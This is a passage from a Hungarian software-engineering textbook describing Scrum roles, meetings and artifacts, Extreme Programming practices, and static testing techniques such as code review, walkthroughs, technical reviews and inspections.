Az agilis módszertanok nagyon jól működnek, amíg a feladatot egy közepes méretű (5-9 fős) csapat képes megoldani. Nagyobb csoportok esetén nehéz a csapat szellem kialakítása. Ha több csoport dolgozik ugyanazon a célon, akkor köztük a kommunikáció nehézkes. Ha megrendelő nem hajlandó egy elkötelezett munkatársát a fejlesztő csapat rendelkezésére bocsátani, akkor az kiváltható egy üzleti elemzővel, aki átlátja a megrendelő üzleti folyamatait, de ez kockázatos.

3.6. Scrum

A Scrum egy agilis szoftverfejlesztési metódus. Jellegzetessége, hogy fogalmait az amerikai futballból, más néven rugby, meríti. Ilyen fogalom, maga a Scrum is, amely dulakodást jelent. A módszertan jelentős szerepet tulajdonít a csoporton belüli összetartásnak. A csoporton belül sok a találkozó, a kommunikáció, lehetőség van a gondok megbeszélésre is. Az ajánlás szerint jó, ha a csapat egy helyen dolgozik és szóban kommunikál.

A Scrum által előírt fejlesztési folyamat röviden így foglalható össze: A Product Owner létrehoz egy Product Backlog-ot, amelyre a teendőket felhasználói sztoriként veszi fel. A sztorikat prioritással kell ellátni és megmondani, mi az üzleti értékük. Ez a Product Owner feladata. A Sprint Planning Meetingen a csapat tagjai

megbeszélik, hogy mely sztorik megvalósítását vállalják el, lehetőleg a legnagyobb prioritásúakat. Ehhez a sztorikat kisebb feladatokra bontják, hogy megbecsülhessék mennyi ideig tart megvalósítani azokat. Ezután jön a sprint, ami 2-4 hétig tart. A sprint időtartamát az elején fixálja a csapat, ettől eltérni nem lehet. Ha nem sikerül befejezni az adott időtartam alatt, akkor sikertelen a sprint, ami büntetést, általában prémium megvonást, von maga után. A sprinten belül a csapat és a Scrum Master naponta megbeszélik a történteket a Daily Meetingen. Itt mindenki elmondja, hogy mit csinált, mi lesz a következő feladata, és milyen akadályokba (impediment) ütközött. A sprint végén következik a Sprint Review, ahol a csapat bemutatja a sprint alatt elkészült sztorikat. Ezeket vagy elfogadják, vagy nem. Majd a Sprint Retrospective találkozó következik, ahol a Sprint során felmerült problémákat tárgyalja át a csapat. A megoldásra konkrét javaslatokat kell tenni. Ezek után újra a Sprint Planning Meeting következik. A fejlesztett termék az előtt piacra kerülhet, hogy minden sztorit megvalósítottak volna.

A csapatban minden szerepkör képviselője megtalálható, így van benne fejlesztő és tesztelő is. Téves azt gondolni, hogy a sprint elején a tesztelő is programot ír, hiszen, amíg nincs program, nincs mit tesztelni. Ezzel szemben a tesztelő a sprint elején a tesztelő a teszttervet készít, majd kidolgozza a teszteseteket, végül, amikor már vannak kész osztályok, unit-teszteket ír, a változásokat regressziós teszttel ellenőrzi.

A Scrum, mint minden agilis módszertan, arra épít, hogy a fejlesztés közben a megrendelő igényei változhatnak. A változásokhoz úgy alkalmazkodik, a Product Backlog folyamatosan változhat. Az erre épülő dokumentumok folyamatosan finomodnak, tehát könnyen változtathatók. A csapatok gyorsan megvalósítják a szükséges változásokat.

A Scrum tökélyre viszi az egy csapaton belüli hatékonyságot. Ha több csapat is dolgozik egy fejlesztésen, akkor köztük lehetnek kommunikációs zavarok, ami a módszertan egyik hátránya.

A Scrum két nagyon fontos fogalma a sprint és az akadály.

Sprint (vagy futam): Egy előre megbeszélt hosszúságú fejlesztési időszak, általában 2-4 hétig tart, kezdődik a Sprint Planning-gel, majd a Retrospective-vel zárul. Ez a Scrum úgynevezett iterációs ciklusa, addig kell ismételni, amíg a Product Backlog-ról el nem tűnnek a megoldásra váró felhasználói sztorik. Alapelv, hogy minden sprint végére egy potenciálisan leszállítható szoftvert kell előállítani a csapatnak, azaz egy prototípust. A sprint tekinthető két mérföldkő közti munkának.

Akadály (Impediment): Olyan gátló tényező, amely a munkát hátráltatja. Csak és kizárólag munkahelyi probléma tekinthető akadálynak. A csapattagok magánéleti problémái nem azok. Akadály például, hogy lejárt az egyik szoftver licence, vagy szükség lenne egy plusz gépre a gyorsabb haladáshoz, vagy több memóriára az egyik gépbe, vagy akár az is lehet, hogy 2 tag megsértődött egymásra. Ilyenkor kell a Scrum Masternek elhárítani az akadályokat, hogy a munka minél gördülékenyebb legyen.

A módszertan szerepköröket, megbeszéléseket és elkészítendő termékeket ír elő.

3.6.1. Szerepkörök

A módszertan kétféle szerepkört különböztet meg, ezek a disznók és a csirkék. A megkülönböztetés alapja egy vicc:

A disznó és a csirke mennek az utcán. Egyszer csak a csirke megszólal: „Te, nyissunk egy éttermet!” Mire a disznó: „Jó ötlet, mi legyen a neve?” A csirke gondolkozik, majd rávágja: „Nevezzük Sonkástojásnak!” A disznó erre: „Nem tetszik valahogy, mert én biztosan mindent beleadnék, te meg éppen csak hogy részt vennél benne.”

A disznók azok, akik elkötelezettek a szoftver projekt sikerében. Ők azok, akik a „vérüket” adják a projekt sikeréért, azaz felelősséget vállalnak érte. A csirkék is érdekeltek a projekt sikerében, ők a haszonélvezői a sikernek, de ha esetleg mégse sikeres a projekt, akkor az nem az ő felelősségük.

Disznók:

1. Scrum mester (Scrum Master)

2. Terméktulajdonos (Product Owner)

3. Csapat (Team)

Csirkék:

1. Üzleti szereplők (Stakeholders)

2. Menedzsment (Managers)

Scrum mester (Scrum Master): A Scrum mester felügyeli és megkönnyíti a folyamat fenntartását, segíti a csapatot, ha problémába ütközik, illetve felügyeli, hogy mindenki betartja-e a Scrum alapvető szabályait. Ilyen például, hogy a Sprint időtartama nem térhet el az előre megbeszélttől, még akkor sem, ha az elvállalt munka nem lesz kész. Akkor is nemet kell mondania, ha a Product Owner a sprint közben azt találja ki, hogy az egyik sztorit, amit nem vállaltak be az adott időszakra, el kellene készíteni, mert mondjuk megváltoztak az üzleti körülmények. Lényegében ő a projekt menedzser.

Termék tulajdonos (Product Owner): A megrendelő szerepét tölti be, ő a felelős azért, hogy a csapat mindig azt a részét fejlessze a terméknek, amely éppen a legfontosabb, vagyis a felhasználói sztorik fontossági sorrendbe állítása a feladata a Product Backlog-ban. A Product Owner és a Scrum Master nem lehet ugyanaz a személy.

Csapat (Team): Ők a felelősek azért, hogy az aktuális sprintre bevállalt feladatokat elvégezzék, ideális esetben 5-9 fő alkot egy csapatot. A csapatban helyet kapnak a fejlesztők, tesztelők, elemzők. Így nem a váltófutásra jellemző stafétaváltás (mint a vízesés modellnél), hanem a futballra emlékeztető passzolgatás, azaz igazi csapatjáték jellemzi a csapatot.

Üzleti szereplők, pl.: megrendelők, forgalmazók (Stakeholders, i.e., customers, vendors): A megrendelő által jön létre a projekt, ő az, aki majd a hasznát látja a termék elkészítésének, a Sprint Review során kap szerepet a folyamatban.

Menedzsment (Managers): A menedzsment feladata a megfelelő környezet felállítása a csapatok számára. Általában a megfelelő környezeten túl a lehető legjobb környezet felállítására törekszenek.

3.6.2. Megbeszélések

Sprint Planning Meeting (futamtervező megbeszélés): Ezen a találkozón kell megbeszélni, hogy ki mennyi munkát tud elvállalni, majd ennek tudatában dönti el a csapat, hogy mely sztorikat vállalja be a következő sprintre. Emellett a másik lényeges dolog, hogy a csapat a Product Owner-rel megbeszéli, majd teljes mértékben megérti, hogy a vevő mit szeretne az adott sztoritól, így elkerülhetőek az esetleges félreértésekből adódó problémák. Ha volt Backlog Grooming, akkor nem tart olyan sokáig a Planning, ugyanis a csapat ismeri a Backlog-ot, azon nem szükséges finomítani, hacsak a megrendelőtől nem érkezik ilyen igény. A harmadik dolog, amit meg kell vizsgálni, hogy a csapat hogyan teljesített az előző sprintben, vagyis túlvállalta-e magát vagy sem. Ha túl sok sztorit vállaltak el, akkor le kell vonni a következtetést, és a következő sprintre kevesebbet vállalni. Ez a probléma leginkább az új, kevéssé összeszokott csapatokra jellemző, ahol még nem tudni, hogy mennyi munkát bír elvégezni a csapat. Ellenkező esetben, ha alulvállalta magát egy csapat, akkor értelemszerűen többet vállaljon, illetve, ha ideális volt az előző sprint, akkor hasonló mennyiség a javasolt.

Backlog Grooming/Backlog Refinement: A Product Backlog finomítása a Teammel együtt, előfordulhat például, hogy egy taszk túl nagy, így story lesz belőle, és utána taszkokra bontva lesz feldolgozva. Ha elmarad, akkor a Sprint Planning hosszúra nyúlhat, valamint abban is nagy segítség, hogy a csapat tökéletesen megértse, hogy mit szeretne a megrendelő.

Daily Meeting/Daily Scrum: A sprint ideje alatt minden nap kell tartani egy rövid megbeszélést, ami maximum 15 perc, és egy előre megbeszélt időpontban, a csapattagok és a Scrum Master jelenlétében történik (mások is ott lehetnek, de nem szólhatnak bele). Érdekesség, hogy nem szabad leülni, mindenki áll, ezzel is jelezve, hogy ez egy rövid találkozó. Három kérdésre kell válaszolnia a csapat tagjainak, ezek a következőek:

1. Mit csináltál a tegnapi megbeszélés óta?

2. Mit fogsz csinálni a következő megbeszélésig?

3. Milyen akadályokba ütköztél az adott feladat megoldása során?

Sprint Review Meeting (Futam áttekintés): Minden sprint végén összeülnek a szereplők, és megnézik, hogy melyek azok a sztorik, amelyeket sikerült elkészíteni, illetve az megfelel-e a követelményeknek. Ekkor a sztori állapotát készre állítják. Fontos, hogy egy sztori csak akkor kerülhet ebbe az állapotba, ha minden taszkja elkészült, és a Review-on elfogadták. Ezen a megrendelő is jelen van.

Sprint Retrospective (Visszatekintés): Ez az egyik legfontosabb meeting. A Scrum egyik legfontosabb funkciója, hogy felszínre hozza azokat a problémákat, amelyek hátráltatják a fejlesztőket a feladatmegoldásban, így ha ezeket az akadályokat megoldjuk, a csapat jobban tud majd alkalmazkodni a következő sprint alatt a feladathoz. Problémák a Daily Meetingen is előkerülnek, de ott inkább a személyeket érintő kérdések vannak napirenden, míg itt a csapatmunka továbbfejlesztése az elsődleges.

3.6.3. Termékek

Product Backlog (termék teendő lista): Ez az a dokumentum, ahol a Product Owner elhelyezi azokat az elemeket, más néven sztorikat, amelyeket el kell készíteni. Ez egyfajta kívánságlista. A Product Owner minden sztorihoz prioritást, fontossági sorrendet rendel, így tudja szabályozni, hogy melyeket kell elsősorban elkészíteni, így a Sprint Planning során a csapattagok láthatják, hogy ami a Backlog-ban legfelül van, azt szeretné a vevő leghamarabb készen látni, annak van a legnagyobb üzleti értéke. Emellett a csapatok súlyozzák az elemeket aszerint, hogy melynek az elkészítéséhez kell a kevesebb munka, így azonos prioritás mellett a kevesebb munkát igénylő elemnek nagyobb a befektetés megtérülése (Return of Investment, ROI). Az üzleti érték meghatározása a Product Owner, a munka megbecslése a csapat feladata. A kettő hányadosa a ROI.

Sprint Backlog (futam teendő lista): Ebben a dokumentumban az aktuális sprintre bevállalt munkák, storyk vannak felsorolva, ezeket kell adott időn belül a csapatnak megvalósítania. A sztorik tovább vannak bontva taszkokra, és ezeket a taszkokat vállalják el a tagok a Daily Meeting során. Ez a feldarabolása a feladatoknak a feladat minél jobb megértését segíti.

Burn down chart (Napi Eredmény Kimutatás): Ez egy diagram, amely segít megmutatni, hogy az ideális munkatempóhoz képest hogyan halad a csapat az aktuális sprinten belül. Könnyen leolvasható róla, hogy a csapat éppen elakadt-e egy ponton, akár arra is lehet következtetni, hogy ilyen iramban kész lesz-e minden a sprint végére. Vagy éppen ellenkezőleg, sikerült felgyorsítani az iramot, és időben, vagy akár kicsit hamarabb is kész lehet a bevállalt munka.

3.7. Extrém programozás

Az extrém programozás (angolul: Extreme Programming, vagy röviden: XP) egy agilis módszertan. A nevében az extrém szó onnan jön, hogy az eddigi módszertanokból átveszi a jól bevált technikákat és azokat nem csak jól, hanem extrém jól alkalmazza, minden mást feleslegesnek tekint. Gyakran összekeverik a „programozzunk összeesésig” módszerrel, amivel egy-két 24 órás vagy akár 48 órás programozó versenyen találkozhatunk.

Az extrém programozás 4 tevékenységet ír elő. Ezek a következők:

1. Kódolás: A forráskód a projekt legfontosabb terméke, ezért a kódolásra kell a hangsúlyt helyezni. Igazán kódolás közben jönnek ki a feladat nehézségei, hiába gondoltuk azt át előtte. A kód a legalkalmasabb a két

programozó közötti kommunikációra, mivel azt nem lehet kétféleképpen érteni. A kód alkalmas a programozó gondolatainak kifejezésére.

2. Tesztelés: Addig nem lehetünk benne biztosak, hogy egy funkció működik, amíg nem teszteltük. Az extrém felfogás szerint kevés tesztelés kevés hibát talál, extrém sok tesztelés megtalálja mind. A tesztelés játssza a dokumentáció szerepét. Nem dokumentáljuk a metódusokat, hanem unit-teszteket fejlesztünk hozzá. Nem készítünk követelmény specifikációt, hanem átvételi teszteseteket fejlesztünk a megértett követelményekből.

3. Odafigyelés: A fejlesztőknek oda kell figyelniük a megrendelőkre, meg kell érteniük az igényeiket. El kell magyarázni nekik, hogy hogyan lehet technikailag kivitelezni ezeket az igényeket, és ha egy igény kivitelezhetetlen, ezt meg kell értetni a megrendelővel.

4. Tervezés: Tervezés nélkül nem lehet szoftvert fejleszteni, mert az ad- hoc megoldások átláthatatlan struktúrához vezetnek. Mivel fel kell készülni az igények változására, ezért úgy kell megtervezni a szoftvert, hogy egyes komponensei amennyire csak lehet függetlenek legyenek a többitől. Ezért érdemes pl. objektum orientált tervezési alapelveket használni.

Néhány extrém programozásra jellemző technika:


1. Páros programozás (pair programming): Két programozó ír egy kódot, pontosabban az egyik írja, a másik figyeli. Ha hibát lát vagy nem érti, akkor azonnal szól. A két programozó folyamatosan megbeszélik hogyan érdemes megoldani az adott problémát.

2. Teszt vezérelt fejlesztés (test driven development): Már a metódus elkészítése előtt megírjuk a hozzá tartozó unit-teszteket. Ezt néha hívják először a teszt (test-first) megközelítésnek is.

3. Forráskód átnézés (code review): Az elkészült nagyobb modulokat, pl. osztályokat, egy vezető fejlesztő átnézi, hogy van-e benne hiba, nem érthető, nem dokumentált rész. A modul fejlesztői elmagyarázzák mit és miért csináltak. A vezető fejlesztő elmondja, hogyan lehet ezt jobban, szebben csinálni.

4. Folyamatos integráció (continuous integration): A nap (vagy a hét) végén, a verziókövető rendszerbe bekerült kódokat integrációs teszt alá vetjük, hogy kiderüljön, hogy azok képesek-e együttműködni. Így nagyon korán kiszűrhető a programozók közti félreértés.

5. Kódszépítés (refactoring): A már letesztelt, működő kódot lehet szépíteni, ami esetleg lassú, rugalmatlan, vagy egyszerűen csak csúnya. A kódszépítés előfeltétele, hogy legyen sok unit-teszt. A szépítés során nem szabad megváltoztatni a kód funkcionalitását, de a szerkezet, pl. egy metódus törzse, szabadon változtatható. A szépítés után minden unit-tesztet le kell futtatni, nem csak a megváltozott kódhoz tartozókat, hogy lássuk, a változások okoztak-e hibát.



Az extrém programozás akkor működik jól, ha a megrendelő biztosítani tud egy munkatársat, aki átlátja a megrendelő folyamatait, tudja, mire van szükség. Ha a változó, vagy a menet közben kiderített követelmények miatt gyakran át kell írni már elkészült részeket, akkor az extrém programozás nagyon rossz választás. Kezdő programozók esetén az extrém programozás nem alkalmazható, mert nincs elég tapasztalatuk az extrém módszerek alkalmazásához.

Az extrém programozás legnagyobb erénye, hogy olyan fejlesztési módszereket hozott a felszínre, amik magas minőséget biztosítanak. Ezek, mint pl. a páros programozás, nagyon népszerűek lettek.

3. fejezet - Statikus tesztelési technikák

A statikus tesztelési technikák a szoftver forrás kódját vizsgálják fordítási időben. Ide tartozik a dokumentáció felülvizsgálata is. A statikus tesztelés párja a dinamikus tesztelés, amely a szoftvert futásidőben teszteli.

A statikus tesztelési technikáknak két fajtája van:

1. felülvizsgálat és

2. statikus elemzés.

A felülvizsgálat a kód, illetve a dokumentáció, vagy ezek együttes manuális átnézését jelenti. Ide tartozik például a páros programozás. A statikus elemzés a kód, illetve a dokumentáció automatikus vizsgálatát jelenti, ahol a statikus elemzést végző segédeszköz megvizsgálja a kódot (illetve a dokumentációt), hogy bizonyos szabályoknak megfelel-e. Ide tartozik például a helyesírás ellenőrzés.

A statikus technikával más típusú hibák találhatóak meg könnyen, mint a dinamikus tesztelési technikákkal. Statikus technikákkal könnyen megtalálhatóak azok a kód sorok, ahol null referencián keresztül akarunk metódust hívni. Ugyanezt elérni dinamikus teszteléssel nagyon költséges, hiszen 100%-os kód lefedettség kell hozzá. Ugyanakkor dinamikus teszteléssel könnyen észrevehető, hogy ha rossz képlet alapján számítjuk pl. az árengedményt. Ugyanezt statikusan nehéz észrevenni, hacsak nincs egy szemfüles vezető programozónk, aki átlátja az üzleti oldalt is.

A statikus tesztelési technikák előnye, hogy nagyon korán alkalmazhatóak, már akkor is, amikor még nincs is futtatható verzió. Így hamarabb lehet velük hibákat találni és így gazdaságosabb a hibajavítás.

1. Felülvizsgálat

A felülvizsgálat azt jelenti, hogy manuálisan átnézzük a forráskódot és fejben futtatjuk vagy egyszerűen csak gyanús részeket keresünk benne. Ezzel szemben áll a statikus elemzés, ahol szoftverekkel nézetjük át automatikusan a forráskódot. A felülvizsgálat fehérdobozos teszt, mivel kell hozzá a forráskód. A felülvizsgálat lehet informális, pl. páros programozás, de akár nagyon formális is, amikor a folyamatot jól dokumentáljuk, illetve a két szélsőség közti átmenetek.

Ezeket a hibákat könnyebb felülvizsgálattal megtalálni, mint más technikákkal:

1. szabványoktól / kódolási szabályoktól való eltérések,

2. követelményekkel kapcsolatos hibák, pl. nincs minden funkcionális követelményhez funkció,

3. tervezési hibák, pl. az adatbázis nincs harmadik normál-formában,

4. karbantarthatóság hiánya, pl. nincs biztonsági mentés és visszaállítás funkció,

5. hibás interfész-specifikációk, pl. dokumentálatlan feltételezések.

A felülvizsgálat legismertebb típusai:

1. informális felülvizsgálat (csoporton belüli),

2. átvizsgálás (házon belüli),

3. technikai felülvizsgálat (külsős szakérő bevonásával rövid idejű),

4. inspekció (külsős szakérő bevonásával hosszú idejű).

1.1. Informális felülvizsgálat

Sok szoftvercégnél elfogadott megoldás, hogy egy tapasztalt programozó átnézi (review) a kezdők kódját. A kezdők a kritikából rengeteg tapasztalatot szerezhetnek. A kockázatosnak ítélt részeket (pl. amire gyakran kerül a vezérlés, vagy kevésbé ismert megoldást alkalmaz) több tapasztalt programozó is átnézheti. Ennek hatékonysága függ az átnézők rátermettségétől. Ez talán a leginformálisabb megoldás.

Ehhez hasonló a páros programozás (pair programming) is. Ekkor két programozó ír egy kódot, pontosabban az egyik írja, a másik figyeli. Ha a figyelő hibát lát vagy nem érti a kódot, akkor azonnal szól. A két programozó folyamatosan megbeszéli, hogy hogyan érdemes megoldani az adott problémát.

A kódszépítés (refactoring) egy másik módja a felülvizsgálatnak. Ilyenkor a már letesztelt, működő kódot lehet szépíteni, ami esetleg lassú, rugalmatlan, vagy egyszerűen csak csúnya. A kódszépítés előfeltétele, hogy legyen sok unit-teszt. A szépítés során nem szabad megváltoztatni a kód funkcionalitását, de a szerkezet, pl. egy metódus törzse, szabadon változtatható. A szépítés után minden unit-tesztet le kell futtatni, nem csak a megváltozott kódhoz tartozókat, hogy lássuk, a változások okoztak-e hibát. A kódszépítést a szerző és egy tapasztalt programozó végzi közösen.

Az informális felülvizsgálat legfőbb jellemzői:

1. informális, a fejlesztő csapaton belüli felülvizsgálat,

2. kezdeményezheti a szerző vagy egy tapasztaltabb fejlesztő, ritkán a menedzsment,

3. hatékonysága függ az átnéző személyétől, minél tapasztaltabb, annál több hibát vehet észre,

4. célja a korai költséghatékony hiba felderítés.

1.2. Átvizsgálás

Ez már kicsit formálisabb módja a felülvizsgálatnak. Általában a módszertan előírja, hogy az elkészült kisebb-nagyobb modulokat ismertetni kell a csapat többi tagjával, a többi csapattal. Célja, hogy a mások is átlássák az általunk írt kódrészletet (ez csökkenti a kárt, amit egy programozó elvesztése okozhat, lásd kockázat menedzsment), kritikai megjegyzéseikkel segítsék a kód minőségének javítását. Aszerint, hogy hány embernek mutatjuk be az elkészült modult, ezekről beszélhetünk:

1. váll feletti átnézés (over-the-shoulder review),

2. forráskód átnézés (code review),

3. kód átvétel (code acceptance review)

4. körbeküldés (pass-around),

5. csoportos átnézés (team review),

6. felület átnézés (interface review),

7. kód prezentálás (code presentation).

Váll feletti átnézés (over-the-shoulder review): Az egyik programozó egy ideje nézi saját forráskódját, de nem találja a hibát. Valamelyik kollégáját megkéri, hogy segítsen. Mialatt elmagyarázza a problémát, általában rá is jön a megoldásra. Ha mégsem, akkor a kollégának lehet egy jó ötlete, hogy mi okozhatja a hibát. Általában ennyi elég is a hiba megtalálásához. Ha nem, jöhet a forráskód átnézés.

Forráskód átnézés (code review): A kód írója megkér egy tapasztalt programozót, hogy segítsen megtalálni egy nehezen megtalálható hibát. Együtt nyomkövetik a programot, miközben a szerző magyarázza, mit miért csinált. Ellenőrzik, hogy a kód megfelel-e a specifikációnak. Ezt addig fojtatják, amíg meg nem találják a hibát.

Kód átvétel (code acceptance review): Az elkészült nagyobb modulokat, pl. osztályokat, a vezető fejlesztő vagy egy tapasztalt programozó átnézi, hogy van-e benne hiba, nem érthető, nem dokumentált rész. A modul fejlesztői elmagyarázzák mit és miért csináltak. A vezető fejlesztő elmondja, hogyan lehet ezt jobban, szebben csinálni. Ha hibát talál (ez gyakran logikai hiba), akkor arra rámutat, vázolja a javítást.

Körbeküldés (pass-around): A kód szerzője körbeküldi az általa írt kódrészletet, ami akár egy egész modul is lehet. A címzettek véleményezik a kódot, például megírják, melyik részét érdemes tesztelni. A körbeküldés általában megelőzi a kód felvételét a verziókövető rendszerbe. Általában csak akkor használják, ha egy kódrészlet kritikus fontosságú, pl. egy sokak által használt interfész. Az intenzív kommunikációt előíró módszertanokra (pl. Scrum) nem jellemző.

Csoportos átnézés (team review): A csoportos átnézés a körbeküldést helyettesíti. Itt is egy érzékeny kódrészletet néznek át többen, de interaktívan. A kódot a szerző prezentálja, sorról sorra magyarázza. Általában elvárás, hogy ha valaki valamit nem ért, azonnal szóljon. A prezentáció végén a vezető programozó elmondja, szerinte mit lehetett volna jobban csinálni. Ehhez is gyakran hozzászólnak a többiek. Több módszertan (pl. extrém programozás) limitálja ezen alkalmak időhosszát fél vagy egy órában.

Felület átnézés (interface review): Hasonló a csoportos átnézéshez, de itt általában több embernek mutatjuk be azt az interfészt, amelyen keresztül a csoportunk fejlesztése lesz elérhető. Ez azért fontos, hogy az egyes csoportok egyeztetni tudják elvárásaikat egymás felé. Ezeket rögzítik és az integrációs teszt során felhasználják.

Kód prezentálás (code presentation): Hasonló a csoportos átnézéshez, de az érdekes kódot nem a csoporton belül, hanem a cégen belül mutatjuk be. Akkor gyakori, ha több telephelyen fejlesztik ugyanazt a szoftvert. Nem feltétlenül az egész cég vesz részt benne, lehet, hogy csak három ember, de könnyen előfordulhat, hogy ezek más-más kontinensen vannak. A kód prezentálás célja lehet egy hiba bemutatása, amit egy másik csapat talált és megkéri a kód tulajdonosát, hogy javítsa. Másik gyakori cél a csúcs fejlesztők összehozása, hogy a keretrendszer továbbfejlesztését megbeszéljék.

Az átvizsgálás legfőbb jellemzői:

1. a moderátor maga a szerző, lehet jegyzőkönyvvezető is, de az nem a szerző,
2. a résztvevők a cég alkalmazottai, külső szakértők nem jellemzőek,
3. lehet informális és formális is, ha formális, akkor van pl. jegyzőkönyv,
4. általában a módszertan írja elő vagy a menedzsment kezdeményezi,
5. a szerzők jól felkészülnek, pl. szemléltető ábrákat készítenek, a többi résztvevő átnézi a kapcsolódó dokumentációt,
6. célja az elkészült modulok ismertetése, megértések, azokban hibakeresés.

1.3. Technikai felülvizsgálat

Technikai felülvizsgálatra általában akkor kerül sor, ha a szoftver teljesítményével nem vagyunk elégedettek. Azt általában könnyű megtalálni a felhasználói visszajelzések és úgynevezett profiler programok segítségével, hogy mi az a szűk keresztmetszet (angolul: bottleneck), ami a lassúságot okozza. Ugyanakkor az nagyon nehéz kérdés, hogyan oldjuk fel ezeket a szűk keresztmetszeteket. Ha lenne egyszerű megoldás, akkor a programozók eleve azt használták volna, tehát ez általában a szoftver cég alkalmazottainak tudását meghaladó probléma.

Ilyenkor külső szakértőket szoktak felkérni, hogy segítsenek. Leggyakrabban egy-egy lekérdezés bizonyul túl lassúnak. Ilyenkor egy index hozzáadás a táblához nagyságrendekkel gyorsítja a lekérdezést. A kérdés már csak az, mit indexeljünk és hogyan. A külsős szakértők átnézik a megoldásunkat és javaslatokat adnak.

Mivel ez a fajta tanácsadás nagyon drága, ezért ez egy jól dokumentált folyamat. A szoftvercég leírja, hogy mi a probléma. Mind a cég alkalmazottai, mind a szakértők felkészülnek, átnézik a dokumentációkat. A megbeszélést általában egy moderátor vezeti, aki jegyzőkönyvet is ír. A moderátor nem lehet a program írója. A résztvevők megbeszélik, hogy mi a probléma gyökere. A szakértők több megoldási javaslatot is adnak. Kiválasztanak egy megoldást. Ezt vagy a szerző, vagy a szakértők implementálják.

A technikai vizsgálat másik típusa, amikor külső szakértők azt ellenőrzik, hogy a szoftver vagy a dokumentációja megfelel-e az előírt szabványoknak. Az ellenőrzést nem a megrendelő, hanem a szoftver cég vagy a szabvány hitelesítését végző szervezet kezdeményezi. Pl. az emberi életre is veszélyes (life-critical) rendszerek dokumentációjára az IEC61508 szabvány vonatkozik. Ennek betartása a cég érdeke, mert ha kiderül, hogy nem tartja be a szabványt, akkor a termékeit akár ki is vonhatják a piacról.

Akkor is ehhez a technikához fordulnak, ha a szoftverben van egy hiba, amit nagyon nehéz reprodukálni, és a szoftver cég saját alkalmazottai nem tudják megtalálni (megtalálhatatlan hiba). Ez többszálú vagy elosztott rendszereknél fordul általában elő egy holtpont (deadlock) vagy kiéheztetés (starvation) formájában, de lehet ez egy memóriaszivárgás (memory lake) is. Ilyenkor a szakértő megmutatja, hogyan kell azt a statikus elemző szoftvert használni, pl. egy holtpont keresőt (deadlock checker), ami megtalálja a hibás részt. Az így feltárt hibát általában már a cég szakemberei is javítani tudják.

A technikai felülvizsgálat legfőbb jellemzői:

1. a szoftver cég kezdeményezi, ha külső szakértők bevonására van szüksége,

2. moderátor vezeti (nem a szerző), jegyzőkönyvet vezet,

1. inkább formális, mint informális,

2. a találkozó előtt a résztvevők felkészülnek,

3. opcionálisan ellenőrző lista használata, amit a felek előre elfogadnak,

4. célja a megtalálhatatlan hibák felderítése, vagy a szoftver lassúságát okozó szűk keresztmetszetek megszüntetés, vagy szabványok ellenőrzése.

1.4. Inspekció

Ez a legformálisabb felülvizsgálat. Ezt is akkor használjuk, ha külső szakértő bevonására van szükségünk. A technikai felülvizsgálattól az különbözteti meg, hogy a szoftver cég és a szakértőt adó cég részletesebb szerződést köt, amely magában foglalja:

1. a megoldandó feladat leírását,

2. azt a célfeltételt, ami a probléma megoldásával el kell érni,

3. a célfeltételben használt metrikák leírását,

4. az inspekciós jelentés formáját.

Míg a technikai átnézésnél gyakran csak annyit kérünk a szakértőktől, hogy legyen sokkal gyorsabb egy lekérdezés, az inspekció esetén leírjuk pontosan, hogy milyen gyors legyen.

Az inspekció szó abból jön, hogy a probléma megoldásához általában nem elég csak a szoftver egy részét átvizsgálni, hanem az egész forráskódot adatbázissal együtt inspekció alá kell vonni. Inspekciót alkalmazunk akkor is, ha egy régi (esetleg már nem támogatott programozási nyelven íródott) kódot akarunk szépíteni / átírni, hogy ismét rugalmasan lehessen bővíteni.

Az inspektornak nagy tekintélyű szakembernek kell lennie, mert az általa javasolt változtatások általában nagyon fájóak, nehezen kivitelezhetőek. Ha nincs meg a bizalom, hogy ezekkel a változtatásokkal el lehet érni a célt, akkor a fejlesztő csapat ellenállásán elbukhat a kezdeményezés.

Az inspektort általában egy-két hónapig is a fejlesztők rendelkezésére áll szemben a technikai felülvizsgálattal, amikor a szakértők gyorsan, akár néhány óra alatt megoldják a problémát. Ezért ugyanannak a szakértőnek a napidíja általában kisebb inspekció esetén, mint technikai felülvizsgálat esetén.

